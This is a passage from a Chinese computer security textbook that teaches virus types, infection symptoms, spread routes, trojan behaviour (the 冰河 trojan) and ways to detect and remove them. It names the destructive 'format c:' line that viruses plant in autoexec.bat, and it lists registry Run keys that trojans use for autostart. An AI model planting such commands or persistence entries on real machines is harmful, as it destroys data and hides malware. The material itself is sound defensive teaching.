计算机病毒通常会以人们熟悉的程序形式存在。有些病毒名称往往会被命名为与系统文件名类似，例如假IE图标Internet Explorer，其中Internet单词的一个n被改为两个n，很难被用户发现，一旦点击访问这些图标指向的网站，很有可能受到钓鱼或挂马威胁；又如文件夹EXE病毒，其图标与Windows默认的文件夹图标是一样的，十分具有迷惑性，当用户双击打开此文件夹时，就会激活病毒。

#### 5. 多样性

由于计算机病毒具有自我复制和传播的特性，加上现代传播媒介的多元化，使计算机病毒的发展在数量与种类上均呈现出多样性特点。

#### 6. 触发性

一般情况下，计算机病毒侵入系统后，并不会立刻发作，而是较为隐蔽地潜伏在某个程序或某个磁盘中，当达到病毒程序所设定的触发条件，例如设定日期为触发条件，或设定某个操作为触发条件，当条件满足预设时，病毒程序立即自动执行，并且不断地进行自我复制和传染其他磁盘，对系统进行破坏。例如 March 25th 病毒，在每年的 3 月 25 日，如果该病毒在内存中便会被激活。

### 7.1.3 计算机病毒的种类

#### 1. 根据病毒的破坏程度划分

1）无害型病毒

无害型病毒主要指对系统和数据无破坏性的病毒。此类病毒往往以画面或声音的形式使感染病毒的用户知道其存在，并不会造成严重破坏。但通常此类病毒的存在会使 CPU 占用率大幅升高，增加系统负荷，降低其工作性能。典型的无害型病毒有“台湾一号”病毒、“维也纳”病毒等。

2）危险型病毒

危险型病毒是指会对系统和数据进行破坏，造成数据丢失，甚至整个计算机系统崩溃的一类计算机病毒。典型的危险型病毒有“熊猫烧香”病毒、“极虎”病毒等。

3）毁灭型病毒

毁灭型病毒会删除程序，破坏数据，清除系统内存区甚至是操作系统中重要的数据信息。除对软件系统造成巨大程度破坏外，毁灭型病毒对硬件系统的破坏同样不容忽视，显示器、CPU、光驱、显卡、主板、硬盘等都有可能成为其攻击破坏的目标。典型的毁灭性病毒有著名的 CIH 病毒、“克里兹”病毒（W32. Kriz）和“拜默”病毒（W32. hllm. bymer）及其变种病毒等。

#### 2. 根据病毒侵入的操作系统划分

1）DOS 病毒

DOS 病毒是指在 DOS 环境下运行、传染的计算机病毒。计算机发展初期多为 DOS 操作系统，该病毒在目前普遍使用的 Windows 环境下发作的概率很小。

2）Windows 病毒

Windows 病毒是指能感染 Windows 可执行程序并可在 Windows 下运行的一类病毒。目前绝大部分用户安装的都是 Windows 系统，此类病毒不仅能感染 Windows 9X 操作系统，更会感染安装了 Windows NT 操作系统的计算机。

3）Linux等系统病毒

此类病毒为针对Linux、UNIX等操作系统开发的病毒。此类病毒受系统免疫力及用户群数量影响，相对来说病毒数量及发作率要小。

**3. 根据病毒依附载体划分**

1）引导区型病毒

引导区型病毒是指以磁盘引导区或主引导区作为依附载体的病毒。该病毒在系统启动过程中入侵系统，并依附于内存之中，达到监视和控制整个系统的目的，随时可以发作和进行传染。又被称为操作系统型病毒。

2）文件型病毒

文件型病毒以其数量多、传播广的特点，成为计算机病毒中最为常见的一类病毒。此类病毒依附于系统中各种类型的文件上，对宿主文件进行篡改，一旦运行宿主文件则激活病毒发作。又称为外壳型病毒。受病毒感染较为普遍的文件类型有.DOC文件、.EXE文件、.COM文件、.DLL文件、.SYS文件等。

3）复合型病毒

复合型病毒兼具引导区型病毒和文件型病毒的特点。这种病毒利用系统漏洞感染正常的可执行文件、本地网页文件、电子邮件等，同时又感染引导区，例如"艾妮"复合型病毒。

4）宏病毒

宏病毒是一类以文档或模板的宏为传播载体的计算机病毒。宏病毒影响对文档的各种操作。打开带有宏的文档，病毒就会立即发作，并留置在模板中。通过该模板打开的文档或自动保存的文档会立刻被传染宏病毒，并可随移动设备传播扩散至更多的计算机。

5）蠕虫病毒

蠕虫病毒虽不用将自身依附于宿主程序，但此类病毒需要通过网络这个载体进行复制和传播。其主要传染途径有网络共享文件、电子邮件、恶意网页、存在着漏洞的服务器等。随着网络的发展和编程技术的不断创新，蠕虫病毒的发展呈爆炸式增长趋势，同时衍生出了大量病毒变种。典型的蠕虫病毒有"熊猫烧香"病毒、"超级工厂"病毒(Stuxnet病毒)、"快捷方式"蠕虫等。

## 7.1.4 计算机病毒发作的异常现象

计算机在感染病毒后，根据中毒的情况会出现不同的症状，例如，系统运行速度变慢，无故弹出对话框或网页，用户名和密码等用户信息被篡改，甚至是死机，系统瘫痪等。

**1. 计算机病毒发作时的症状**

(1) 提示与当前操作无关的对话。操作时提示一些无关对话，如打开感染Word宏病毒的文档，满足发作条件时会弹出"这个世界太黑暗了!"的对话框，并要求输入"太正确了"后单击"确定"按钮。

（2）发出声响。一种恶作剧式的计算机病毒在发作时会播放一些音乐。

（3）产生图像。也是恶作剧式的病毒，如小球病毒，发作时会从屏幕上落下小球图案。这类病毒只在发作时影响用户显示界面，干扰正常使用。

（4）硬盘灯不断闪烁。当对硬盘有持续大量的读写操作时，硬盘的灯就会不断闪烁，如格式化或写入大量的文件。有时对某个硬盘扇区或文件反复读取的情况下也会造成硬盘灯不断闪烁。有的计算机病毒会在发作时对硬盘进行格式化，或写入垃圾文件，或反复读取某个文件，致使硬盘上的数据遭到破坏。具有这类发作情况的基本是恶性病毒。

（5）运行算法游戏。以某些算法游戏中断运行，赢了才可继续。曾流行的"台湾一号"宏病毒在系统日期为13日时发作，弹出对话框让用户做算术题，当用户做错后进行破坏。

（6）桌面图标发生变化。一般也属恶作剧式病毒，将Windows默认的图标改成其他样式，或将其他应用程序、快捷方式图标改成Windows中的图标，迷惑用户。

（7）突然重启或死机。有些病毒程序兼容性有问题，代码无严格测试，发作时会出现意外情况，或在autoexec.bat中添加了format c：等破坏命令，当系统重启后实施。

（8）自动发送邮件。很多邮件病毒都采用自动发送的方式进行传播，或在某一时刻向同一个邮件服务器发送大量无用信件，以阻塞该邮件服务器的正常服务功能。

（9）自移动鼠标。用户没有进行操作，也没有运行任何程序，而屏幕上的鼠标却自移动，应用程序在运行，这可能是受远程黑客遥控或病毒发作。

### 2. 计算机病毒发作的后果

绝大部分计算机病毒都属于恶性病毒，发作后常会带来重大损失。恶性计算机病毒发作后的情况及造成的后果如下：

（1）硬盘无法启动，数据丢失。病毒破坏硬盘的引导扇区后，无法从硬盘启动系统。病毒修改硬盘的关键内容（如文件分配表、根目录区等）后，可使保存的数据丢失。

（2）文件丢失或被破坏。病毒删除或破坏系统文件、文档或数据，可能影响系统启动。

（3）文件目录混乱。目录结构被病毒破坏，目录扇区为普通扇区，填入无关数据而难以恢复。或将原目录区移到硬盘其他扇区，可正确读出目录扇区，并在应用程序需要访问该目录时提供正确目录项，表面看一切正常。无此病毒后，将无法访问到原目录扇区，但有时目录可恢复。

（4）BIOS程序混乱使主板遭破坏。如同CIH病毒发作后的情形，系统主板上的BIOS被病毒改写，致使系统主板无法正常工作，计算机系统被破坏。

（5）部分文档自动加密。病毒利用加密算法，将密钥保存在病毒程序内或其他隐蔽处，使感染的文件被加密，当内存中驻留此病毒后，系统访问被感染的文件时可自动解密，不易察觉。一旦此种病毒被清除，被加密的文档将难以恢复。

（6）计算机重启时格式化硬盘。在每次系统重新启动时都会自动运行autoexec.bat文件，病毒通过修改此文件，并增加format c:项，从而达到破坏系统的目的。

（7）导致计算机网络瘫痪，无法正常提供服务。

通常，当终端出现表7-1列出的异常现象时，则有可能是病毒发作。

**表7-1 计算机病毒发作时的异常现象**

| 非联网状态下 | 联网状态下 |
| --- | --- |
| 无法开机 | 不能联网或上网 |
| 计算机蓝屏 | 联网或上网缓慢 |
| 开机启动速度变慢 | 文件下载或打开异常 |
| 系统运行速度慢 | 自动弹出多个网页 |
| 无法找到硬盘分区 | 杀毒软件不能正常升级 |
| 开机后弹出异常提示信息或声音 | 使用网络功能操作异常 |
| 文件名称、扩展名、日期以及属性等被非人为方式进行更改过 | |
| 数据非常规丢失或损坏 | |
| 无法打开、读取、操作文件 | |
| 硬盘存储空间意外变小 | |
| 计算机无故死机或自动重启 | |
| CPU利用率接近100%或内存占用值居高不下 | |
| 计算机自动关机 | |

**讨论思考**

（1）什么是计算机病毒？

（2）计算机病毒具有什么典型特征？

（3）计算机感染病毒的异常现象有哪些？

# 7.2 计算机病毒的构成与传播

## 7.2.1 计算机病毒的构成

计算机病毒一般由3个单元构成：引导单元、传染单元、触发单元。

### 1. 引导单元

通常，计算机病毒程序在感染计算机之前，首先需要先将病毒的主体以文件的方式安装在具体的各种计算机（服务器、手机、平板等）存储设备中，为其以后的传染程序和触发影响等做好基本的准备工作。不同类型的病毒程序使用不同的安装方法，多数使用隐蔽方式，在用户点击假冒网站、应用软件或邮件附件时自动下载安装。

### 2. 传染单元

传染单元主要包括3部分内容：

（1）传染控制模块。病毒在安装至内存后获得控制权并监视系统的运行。

（2）传染判断模块。监视系统，当发现被传染的目标时，开始判断是否满足传染

条件。

(3) 传染操作模块。一旦满足传染条件，则将病毒写入磁盘的特定位置。

**3. 触发单元**

触发单元包括两部分：一是触发控制，当满足一个触发条件时病毒就发作；另一个是破坏操作，满足破坏条件时病毒立刻进行破坏，不同病毒有不同的操作方法，如不满足触发条件或破坏条件则潜伏或隐蔽。

## 7.2.2 计算机病毒的传播

传染性是计算机病毒最危险的特点之一。计算机病毒潜伏在系统内，用户在不知情的情况下进行相应的操作激活触发条件，使病毒得以由一个载体传播至另一个载体，完成传播过程。随着计算机的广泛普及应用以及互联网的飞速发展，计算机病毒的传播也从传统的常用交换媒介传播逐渐发展到通过互联网进行全球化的传播。目前，计算机病毒的主要传播途径有以下几种：

**1. 移动式存储介质**

移动存储介质主要包括软盘、光盘、DVD、硬盘、闪存、U盘、CF卡、SD卡、记忆棒(memory stick)、移动硬盘等。移动存储介质以其便携性和大容量存储性为病毒的传播带来了极大的便利，这也是它成为目前主流病毒传播途径的重要原因。例如，"U盘杀手"(Worm_Autorun)病毒是一个利用U盘等移动设备进行传播的蠕虫。autorun.inf文件一般存在于U盘、MP3、移动硬盘和硬盘各个分区的根目录下，当用户双击U盘等设备的时候，该文件就会利用Windows系统的自动播放功能优先运行autorun.inf文件，而该文件就会立即执行所要加载的病毒程序，从而破坏用户计算机，使用户计算机遭受损失。

**2. 网络传播**

病毒的网络传播途径有以下几个。

1) 电子邮件

电子邮件是病毒通过互联网进行传播的主要媒介。病毒主要依附在邮件的附件中，而电子邮件本身并不感染病毒。当用户下载附件时，计算机就会感染病毒，使其入侵至系统中，伺机发作。由于电子邮件一对一、一对多的这种特性，使其在被广泛应用的同时，也为计算机病毒的传播提供一个良好的渠道。

2) 下载文件

病毒被捆绑或隐藏在互联网上共享的程序或文档中，用户一旦下载了该类程序或文件而不进行查杀病毒，感染计算机病毒的概率将大大增加。病毒可以伪装成其他程序或隐藏在不同类型的文件中，通过下载操作感染计算机。

3) 浏览网页

当用户浏览不明网站或误入挂马网站时，病毒便会在系统中安装病毒程序，使计算

机不定期地自动访问该网站，或窃取用户的隐私信息，给用户造成损失。

4）聊天通信工具

QQ、MSN、飞信、Skype等即时通信聊天工具，无疑是当前人们进行信息通信与数据交换的重要手段之一，成为网上生活的必备软件，由于通信工具本身安全性的缺陷，加之聊天工具中的联系列表信息量丰富，给病毒的大范围传播提供了极为便利的条件。目前，仅通过QQ这一种通信聊天工具进行传播的病毒就达百种。

5）移动通信终端

通过移动通信终端进行病毒传播也是当前病毒发作的一种流行趋势，手机作为最典型的移动通信终端，以其高普及率及低安全防御能力成为当前一种新型的病毒传播途径。具有传染性和破坏性的病毒会利用发送的手机短信、彩信、无线网络下载歌曲、图片、文件等方式传播，由于手机用户往往在不经意的情况下接收读取短信、彩信，通过直接点击网址链接等方式获取信息，让病毒毫不费力地入侵手机进行破坏，使手机无法正常使用。

## 7.2.3 计算机病毒的触发与生存

### 1. 计算机病毒的触发

计算机病毒的触发条件一般是指以时间或操作为特定条件，也就是说，当处于病毒程序规定的某一时间点或某一种操作时，程序中的发作指令被激活，从而在计算机等终端设备上反映出不同的中毒症状。

以日期病毒为例，当特定日期、月份、年份达到触发条件时，病毒就会发作。例如“七月杀手”(July Killer)病毒，是一种针对中文Word的宏病毒，每逢7月，用户使用Word时，该病毒会弹出对话框强制用户选择“确定”操作，一旦选择“取消操作”，会造成系统文件自动删除，使计算机瘫痪。“七月杀手”病毒正是一种既包括时间触发又包括操作触发的多重条件的恶性病毒。

**【案例7-2】** 电子邮件病毒触发方式。“欢迎时光”病毒(VBS. Haptime. A@mm)作为电子邮件的附件，利用邮件系统的性能缺陷把自身传播出去，可以在用户没有运行任何附件时就运行自己。同时还可以利用邮件系统的信纸功能，将自身复制在信纸的html模板上，以便传播。一旦用户收到这种含有病毒的邮件，无论是否打开附件，只要浏览了邮件内容，即达到了该病毒的触发条件，计算机就会立刻感染病毒。

**注意：**病毒程序还可以融合多个触发条件，这类病毒程序将多个触发条件精心搭配，使其更具威胁性、隐蔽性和杀伤力。某些多触发条件的病毒只需满足其中一个条件即可发作，还有一些是满足部分触发条件时会发作，其余是必须满足所有条件病毒才能发作。

### 2. 计算机病毒的生存

1）计算机病毒的寄生对象

计算机病毒同普通应用程序一样，需要存储在磁盘上，才得以感染和传播。但具体

寄生在何处,则取决于病毒完成自身主动传播的方式。

计算机病毒为了进行自身的主动传播,必须使自身寄生在可以获得执行权的寄生对象上。就目前出现的各种计算机病毒来看,其寄生对象有两种:一种是磁盘引导区;另一种则是可执行文件,比如.EXE文件。它们都有获得执行权的能力,病毒寄生其中,可以在一定条件下获得执行权,使病毒进一步感染计算机系统,实施传播和破坏活动。

2) 计算机病毒的生存方式

病毒侵入计算机系统后,有两种生存方式。一种方式是用自身部分或全部代码替代磁盘引导区或可执行程序文件的部分或所有内容,此种生存方式一般称为替代式生存方式。另一种生存方式为链接式生存方式,是指病毒程序将自身代码作为一部分与原正常程序链接至一起。一般来讲,引导区病毒适用替代式,而可执行文件病毒则采用链接式。

### 7.2.4 特种及新型病毒实例

#### 1. 木马

特洛伊木马(Trojan horse)简称为木马,其名源于古希腊传说,在4.3.4节曾经做过介绍。引申到计算机领域,可以理解为一类可以远程控制的恶意程序。木马也是人为编写的应用程序,都属于计算机病毒的范畴。相对于普通计算机病毒来说,木马具有更快的传播速度以及更加严重的危害性,但其最大的破坏性在于它通过修改图标、捆绑文件、仿制文件等方式伪装和隐藏自己,误导用户下载程序或打开文件,同时收集用户计算机信息并将其泄露给黑客供其远程控制,甚至进一步发动攻击。

**【案例7-3】** 金山安全2010木马发展趋势报告。2010年以来,绑架型木马增长迅猛,几乎占据了互联网新增木马的主流。绑架型木马的启动方式、破坏性均超出了传统木马和感染型木马,杀毒软件对此类木马的查杀技术也面临着严峻的考验。木马已经成为用户计算机安全的主要威胁,互联网每天新增的木马数量近万个。伴随着反木马技术的不断发展,木马制作者为了逃避杀毒软件的追杀,在传播方式、破坏方式等方面也随之不断创新。2010年之前,绑架型木马已经出现,但并没有大规模爆发。进入2010年,绑架型木马增长迅猛,仅2010年前9个月即新增绑架型木马943 862个,占新增木马的84.2%。

下面对木马的典型实例——冰河木马进行简要分析。

冰河木马诞生伊始是作为一款正当的网络远程控制软件被国人认可的,但随着其升级版本的发布,其强大的隐蔽性和使用简单的特点越来越受国内黑客的青睐,最终使其演变为黑客进行破坏活动所使用的工具。

1) 冰河木马的主要功能

(1) 连接功能。木马程序可以理解为一个网络客户机/服务器程序。由一台服务器提供服务,一台主机(客户机)接受服务。服务器一般会打开一个默认的端口并进行监听,一旦服务器端口接到客户端的连接请求,服务器上的相应程序就会自动运行,接受连接请求。

(2) 控制功能。可以通过网络远程控制对方终端设备的鼠标、键盘或存储设备等,并监视对方的屏幕,远程关机,远程重启机器等。

（3）口令的获取。查看远程计算机口令信息，浏览远程计算机上历史口令记录。

（4）屏幕抓取。监视对方屏幕的同时进行截图。

（5）远程文件操作。包括打开、创建、上传、下载、复制、删除、压缩文件等。

（6）冰河信使。冰河木马提供的一个简易点对点聊天室，客户端与被监控端可以通过信使进行对话。

2）冰河木马的原理

冰河木马激活服务端程序 G-Server.exe 后，可将在目标计算机的 C:\Windows\system 目录下自动生成两个可执行文件，分别是 Kernel32.exe 和 Syselr.exe。如果用户只找到 Kernel32.exe，并将其删除，那么冰河木马并未完全根除，只要打开任何一个文本文件或可执行程序，Syselr.exe 就会被激活而再次生成一个 Kernel32.exe，这就是导致冰河木马屡删无效、死灰复燃的原因。

**2. 蠕虫病毒**

蠕虫病毒是计算机病毒的一种，它具有计算机病毒的共性，如传播性、隐蔽性、破坏性等，同时还具有一些个性特征，如它并不依赖宿主寄生，而是通过复制自身在网络环境下进行传播。同时，蠕虫病毒较普通病毒的破坏性更强，借助共享文件夹、电子邮件、恶意网页、存在漏洞的服务器等伺机传染整个网络内的所有计算机，破坏系统，并使系统瘫痪。

1）I_WORM/EMANUEL 网络蠕虫

该病毒通过 Microsoft 的 Outlook Express 来自动传播给受感染计算机的地址簿里的所有人，给每人发送一封带有该附件的邮件。该网络蠕虫长度 16 896～22 000B，有多个变种。在用户执行该附件后，该网络蠕虫程序在系统状态区域的时钟旁边放置一个“花”一样的图标，如果用户点击该“花”图标，就会出现一个消息框，内容是不要点击此按钮。如果点击该按钮，会出现一个以 Emanuel 为标题的信息框，当用户关闭该信息框时又会出现一些别的提示信息。

该网络蠕虫程序与其他常见的网络蠕虫程序一样，是通过网络上的电子邮件系统 Outlook 来传播的，同样是修改 Windows 系统下的主管电子邮件收发的 wsock32.dll 文件。它与别的网络蠕虫程序的不同之处在于它可以不断通过网络自动发送网络蠕虫程序本身，而且发送的文件的名称是变化的。它同时也是世界上第一个可将自身的病毒体分解成多个大小可变化的程序块（插件），分别潜藏计算机内的不同位置，以便躲避查毒软件。该病毒可将这些碎块聚合成一个完整的病毒，再进行传播和破坏。

2）熊猫烧香

熊猫烧香是一种经过多次变种的蠕虫病毒。曾在 2006—2007 年间肆虐互联网，被列为我国 2006 十大病毒之首，一度成为“毒王”。自爆发后，短时间内出现 90 余个变种，上百万台计算机感染此毒，并深受其害。

感染中毒的计算机系统中，可执行文件会出现“熊猫烧香”图案，其他更为明显的中毒症状表现为计算机蓝屏、反复重启、硬盘数据遭破坏等。同时，作为蠕虫病毒的一类变种，熊猫烧香病毒同样可以通过网络进行传播，感染网络内所有计算机系统，造成不同程

度的局域网和互联网瘫痪。

📖讨论思考

(1) 计算机病毒由几部分构成?

(2) 计算机病毒的主要传播途径有哪些?

(3) 试述电子邮件病毒的触发方式。

# 7.3 计算机病毒的检测、清除与防范

## 7.3.1 计算机病毒的检测

根据计算机病毒的特点,要想彻底检查出计算机是否感染病毒,必须利用多种方法进行检查,主要有根据异常现象判断以及利用专业查毒软件两种方法。

### 1. 根据异常现象初步判断

虽然不能准确判断系统感染了何种病毒,但是,可通过异常现象来判断病毒的存在。根据异常现象进行初步检测是计算机病毒清除防范十分重要的一个环节。计算机出现的异常现象主要包括下面几个方面:

(1) 计算机运行异常。包括无法开机、开机速度变慢、系统运行速度慢、频繁重启、无故死机、自动关机等。

(2) 屏幕显示异常。包括计算机蓝屏、弹出异常对话框、产生特定的图像(如小球计算机病毒)等。

(3) 声音播放异常。出现非系统正常声音等,如"扬基"(Yankee)计算机病毒和中国的"浏阳河"计算机病毒。

(4) 文件/系统异常。无法找到硬盘分区,文件名称等相关属性遭更改,硬盘存储空间意外变小,无法打开/读取/操作文件,数据丢失或损坏,CPU 利用率或内存占用过高。

(5) 外设异常。鼠标、打印机等外部设备出现异常无法正常使用等。

(6) 网络异常。联网状态下不能正常上网,杀毒软件无法正常升级,自动弹出网页,主页被篡改,自动发送电子邮件,其他异常现象等。

当以上异常现象出现的,则可以判断计算机极有可能感染了病毒,需要利用专业检测工具进一步检查病毒的存在及杀毒。

### 2. 利用专业工具检测病毒

由于病毒具有较强的隐蔽性,必须使用专业工具对系统进行查毒,主要是指针对包括特定的内存、文件、引导区、网络在内的一系列属性,能够准确地报出病毒名称。常见的杀毒软件基本都含有查毒功能,例如瑞星、金山毒霸、卡巴斯基等。

当前,查毒软件使用的最主要的病毒查杀方式为病毒标记法。此种方式首先将新病毒加以分析,编成病毒码,加入资料库中,然后通过检测文件、扇区和内存,利用标记,也就是病毒常用代码的特征来查找已知病毒,与病毒资料库中的数据并进行对比分析,即

可判断是否中毒。既可在系统运行时检测出计算机病毒，又能够在计算机病毒出现时立刻发现。

### 7.3.2 常见病毒的清除方法

各种系统和网络虽然有多种杀毒软件和防火墙的保护，但计算机中毒情况还是很普遍，如果意外中毒，一定要及时清理病毒。根据病毒对系统造成的破坏的程度，可采取以下措施进行病毒清除：

（1）一般常见流行病毒。此种情况对计算机危害较小，一般运行杀毒软件进行查杀即可。若可执行文件的病毒无法根除，可将其删除后重新安装。

（2）系统文件破坏。多数系统文件被破坏将导致系统无法正常运行，破坏程度较大。若删除文件重新安装后仍未解决问题，则需请专业计算机人员进行清除和数据恢复。在数据恢复前，要将重要的数据文件进行备份，当出现误杀时方便进行恢复。有些病毒如“新时光脚本病毒”，运行时在内存中不可见，而系统则会认为其为合法程序而加以保护，保证其继续运行，这就造成了病毒不能清除。而在DOS下查杀，Windows系统没有运行，所以病毒也就不可能运行，在这种环境下可以将病毒彻底清除干净。

### 7.3.3 计算机病毒的防范

杀毒不如搞好防毒，如果能够采取全面的防护措施，则会更有效地避免病毒的危害。因此，计算机病毒的防范应该采取预防为主的策略。

首先要在思想上有反病毒的警惕性，依靠反病毒技术和管理措施，这些病毒就无法逾越计算机安全保护屏障，从而不能广泛传播。个人用户要及时升级可靠的反病毒产品，因为新病毒以每日4～6个的速度产生，反病毒产品必须适应病毒的发展，不断升级，才能识别和杀灭新病毒，为系统提供真正的安全环境。每一位计算机使用者都要遵守病毒防治的法律和制度，做到不制造病毒，不传播病毒；养成良好的上机习惯，如定期备份系统数据文件；外部存储设备连接到计算机前先杀毒再使用；不访问违法或不明网站，不下载和传播不良文件等。

### 7.3.4 木马的检测、清除与防范

#### 1. 木马的检测

木马程序不同于一般的计算机病毒程序，并不像病毒程序那样感染文件，而是以寻找后门、窃取密码和重要文件为主，还可以对计算机进行跟踪监视、控制、查看、修改资料等操作，具有很强的隐蔽性、突发性和攻击性。由于木马具有很强的隐蔽性，用户往往是在自己的密码被盗、机密文件丢失的情况下才知道已中木马。

检测自己的计算机是否中了木马可以从以下4点进行。

1）查看开放端口

当前最为常见的木马通常是基于TCP/UDP协议进行客户端与服务器端之间的通信

的，这样我们就可以通过查看在本机上开放的端口来了解是否有可疑的程序打开了某个可疑的端口，如果查看到有可疑的程序在利用可疑端口进行连接，则很有可能就是中了木马。

2）查看 win.ini 和 system.ini 系统配置文件

查看 win.ini 和 system.ini 文件是否有被修改的地方。例如，有的木马通过修改 win.ini 文件中的语句进行自动加载。

3）查看系统进程

木马也是一个应用程序，需要进程来执行。可以通过查看系统进程来推断木马是否存在。在 Windows 系统下，按下 Ctrl+Alt+Del 键进入任务管理器，就可看到系统正在运行的全部进程。力求了解每个系统运行的进程是做什么用的，这样，木马运行时，就不难看出来哪个是木马程序的活动进程了。

4）查看注册表

木马一旦被加载，一般都会对注册表进行修改。一般来说，木马在注册表中实现加载一般是在以下几个位置：

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current Version\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current Version\RunServices
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
```

**2. 木马的清除**

一般来说，木马的清除可以采用手动清除和杀毒软件清除两种方式。

根据检测的结果来手动清除木马，包括删除可疑的启动程序、恢复 win.ini 和 system.ini 系统配置文件的原始配置、停止可疑的系统进程和修改注册表等方式。另外就是利用常用的杀毒软件，如瑞星、诺顿等，这些软件对木马的查杀比较有效。有些木马并不能彻底地被查杀，在系统重新启动后还会自动加载，所以要注意经常更新病毒库。

**3. 木马的防范**

在检测和清除木马的同时，还要注意对木马的预防，做到防患于未然。

1）不点击不明的网址或邮件

当前很多木马都是通过网址链接或邮件传播，当收到来历不明的邮件时，不要随便打开，应尽快删除。同时，要将邮箱设置为拒收垃圾邮件状态。

2）不下载没有确认的软件

如需下载必须常备的软件，最好找一些知名的网站下载，而且不要下载和运行来历不明的软件。而且，在安装软件前最好用杀毒软件查看其有没有病毒，再进行安装。

3）及时漏洞修复和堵住可疑端口

一般木马都是通过漏洞在系统上打开端口，留下后门，以便上传木马文件和执行代

码，在修复漏洞的同时，需要对端口进行检查，把可疑的端口封堵住，不留后患。

4）使用实时监控程序

在网上浏览时，最好运行反木马实时监控查杀病毒程序和个人防火墙，并定时对系统进行病毒检查。还要经常升级系统和更新病毒库，注意关注关于木马病毒的新闻公告等，提前制定防范木马的有效措施。

## 7.3.5 病毒和防病毒技术的发展趋势

防范与解决计算机病毒已迫在眉睫，但要防范计算机病毒，首先要对计算机病毒进行系统的了解，才能控制、预防和铲除计算机病毒。

### 1. 计算机病毒的发展趋势

近年来，伴随着互联网的高速发展，病毒也进入了愈加猖狂和泛滥的阶段，目前计算机病毒的发展主要体现在以下 4 个方面。

1）病毒的种类和数量迅速增长

**【案例 7-4】** 计算机病毒种类样本。2010 年上半年，据江民反病毒中心、江民全球病毒监测预警系统、江民客户服务中心联合统计的数据，截至 2010 年 6 月 31 日，共截获新增各种计算机病毒（样本）数总计 7 584 737 个（包括木马、后门、广告程序、间谍木马、脚本病毒、漏洞病毒、蠕虫病毒），其中新增木马（样本）4 454 277 个，新增后门（样本）623 791 个，新增广告程序（样本）223 639 个，新增漏洞病毒（样本）166 359 个，其他病毒（样本）1 063 255 个，各种新型病毒及变异还在不断出现。

2）病毒传播手段呈多样化、复合化趋势

全国信息网络安全状况与计算机病毒疫情调查报告调查结果和研究分析表明：计算机病毒木马本土化趋势加剧，变种速度更快，变化更多，潜伏性和隐蔽性增强，识别更难，与防病毒软件的对抗能力更强，攻击目标明确，趋利目的明显。因此，计算机用户账号密码被盗现象日益增多。病毒木马传播的主要渠道是网页挂马和移动存储介质，其中网页挂马出现复合化趋势。

3）病毒制作技术水平不断攀升

病毒制造者不断更新着病毒的制造技术，不断推出病毒的新变种，利用新的技术手段隐藏自身进程，通过不断更新的技术终止杀毒软件的运行，逃避杀毒软件对于病毒的查杀，达到传播有害程序、破坏数据文件、非法窃取利益的目的。更值得关注的是，近年来，大部分主流病毒技术都进入了驱动级，开始与杀毒软件争抢系统驱动的控制权，从而控制杀毒软件，致使杀毒软件功能失效。

4）病毒的危害日益增大

越来越多的木马和病毒破坏计算机系统，造成死机、蓝屏、数据丢失、窃取用户账号密码等，给用户造成巨大的损失和破坏。“熊猫烧香”等病毒迅速在互联网上疯狂肆虐，被感染的计算机数量急速增长，严重影响着个人用户和企业用户的信息安全。

### 2. 防病毒技术的发展趋势

随着实时监控技术的日益发展完善，防病毒技术能够达到监控文件、邮件、网页、即

时通信、木马修改注册表、隐私信息维护的目的。但随着病毒不断推出新变种，防病毒技术由被动防御向主动防御转变势在必行。这是因为，如果用户不及时对网络病毒库进行更新，会滞后于病毒制造者及病毒发作时间，加之近年网络新兴病毒频发，反病毒领域已经认识到必须由被动使用杀毒软件向主动防御新型病毒转变。所以，云概念、云计算、云安全、云杀毒等新兴概念应运而生。

云安全(cloud security)计划是网络时代信息安全的最新体现，它融合了并行处理、网格计算、未知病毒行为判断等新兴技术和概念，通过网状的大量客户端对网络中软件行为的异常进行监测，获取互联网中木马、恶意程序的最新信息，传送到服务器端进行自动分析和处理，再把病毒和木马的解决方案分发到每一个客户端。病毒库不再保存在本地，而是保存在官方服务器中，在扫描的时候和服务器交互，以判断是否有病毒。依托云安全进行杀毒能降低杀毒软件升级的频率，降低查杀的系统资源占用率，并可以极大地减小本地病毒数据库的容量。

云安全技术应用的最大优势就在于，识别和查杀病毒不再仅仅依靠本地硬盘中的病毒库，而是依靠庞大的网络服务，实时进行采集、分析以及处理。整个互联网就是一个巨大的“杀毒软件”，参与者越多，每个参与者就越安全，整个互联网就会更安全。

**讨论思考**

(1) 计算机中毒常见的异常现象有哪些?

(2) 如何检测、清除、防范计算机病毒?

(3) 如何检测、清除、防范木马程序?

# *7.4 恶意软件的危害和清除

## 7.4.1 恶意软件概述

恶意软件主要是指在未明确提示用户或未经用户许可的情况下，在用户计算机或其他终端上安装运行，侵害用户合法权益的软件。

中国互联网协会颁布的《“恶意软件定义”细则》明确细化了恶意软件的定义和范围：满足以下8种情况之一即可被认定为恶意软件：强制安装，难以卸载，浏览器劫持，广告弹出，恶意收集用户信息，恶意卸载，恶意捆绑，以及其他侵犯用户知情权和选择权的恶意行为。

恶意软件通常难以清除，影响计算机用户正常使用，无法正常卸载和删除，给用户造成了巨大困扰，因此又获得别名“流氓软件”。

## 7.4.2 恶意软件的危害与清除

目前，恶意软件充斥着整个互联网，让网络用户时刻提心吊胆，网上生活变得危机四伏。很多网站推出了一些插件，只要浏览该网站，就会不知不觉地在用户计算机中安装插件。另外还有破坏者和不法分子在网上散布一些恶意程序，严重破坏了互联网的安全和秩序。除了通过互联网，一些恶意软件还会捆绑在一些软件里，在安装软件的同时恶意软件也被放置在客户计算机中。这些恶意软件不但会占用大量的系统资源，同时还可

能带有木马、病毒，甚至会泄漏用户个人隐私。

### 1. 恶意软件的危害

1）强制安装、难以卸载

多数恶意软件在未经用户许可或没有明确提示的情况下，在用户计算机上安装软件。此类软件通常难以卸载，包括通用卸载方式和人为破坏卸载方式，难以根除。

2）劫持浏览器

很多用户都遭到过浏览器主页被篡改的侵扰，这就是恶意软件利用系统漏洞修改用户浏览器主页或相关设置，强迫用户改变使用习惯，使其访问特定网站，更严重者还会出现无法上网的问题。

3）弹出广告

